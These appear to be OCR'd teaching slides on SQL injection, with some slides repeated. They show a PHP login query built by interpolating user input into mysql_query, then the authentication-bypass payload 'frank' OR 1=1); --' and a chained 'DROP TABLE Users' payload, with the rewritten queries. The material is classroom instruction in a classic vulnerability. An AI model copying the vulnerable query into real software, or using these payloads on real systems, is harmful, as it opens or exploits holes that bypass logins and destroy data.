
```
SELECT Age FROM Users WHERE Name=‘Dee’;    28
UPDATE Users SET email=‘readgood@pp.com’
   WHERE Age=32; -- this is a comment
INSERT INTO Users Values(‘Frank’, ‘M’, 57, ...);
DROP TABLE Users;
```

SQL (Standard Query Language)

```
SELECT Age FROM Users WHERE Name=‘Dee’;    28
UPDATE Users SET email=‘readgood@pp.com’
   WHERE Age=32; -- this is a comment
INSERT INTO Users Values(‘Frank’, ‘M’, 57, ...);
DROP TABLE Users;
```

Server-side code

Website




“Login code” (php)

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```

Suppose you successfully log in as $user
if this query returns any rows whatsoever

Server-side code

Website




“Login code” (php)

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```

Suppose you successfully log in as $user
if this query returns any rows whatsoever


How could you exploit this?

SQL injection



```
$result = mysql_query("select * from Users
       where(name='$user' and password='$pass');");
```


SQL injection



frank’ OR 1=1); --

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```

SQL injection




```
frank’ OR 1=1); --
```

```
$result = mysql_query(“select * from Users
      where(name=‘$user’ and password=‘$pass’);”);
```

```
$result = mysql_query(“select * from Users
      where(name=‘frank’ OR 1=1); --
      and password=‘whocares’);”);
```

SQL injection




frank’ OR 1=1); DROP TABLE Users; --

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```

Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2


SQL injection



```
frank’ OR 1=1); DROP TABLE Users; --
```

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);

$result = mysql_query(“select * from Users
       where(name=‘frank’ OR 1=1);
       DROP TABLE Users; --
        ‘ and password=‘whocares’);”);
```

Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2

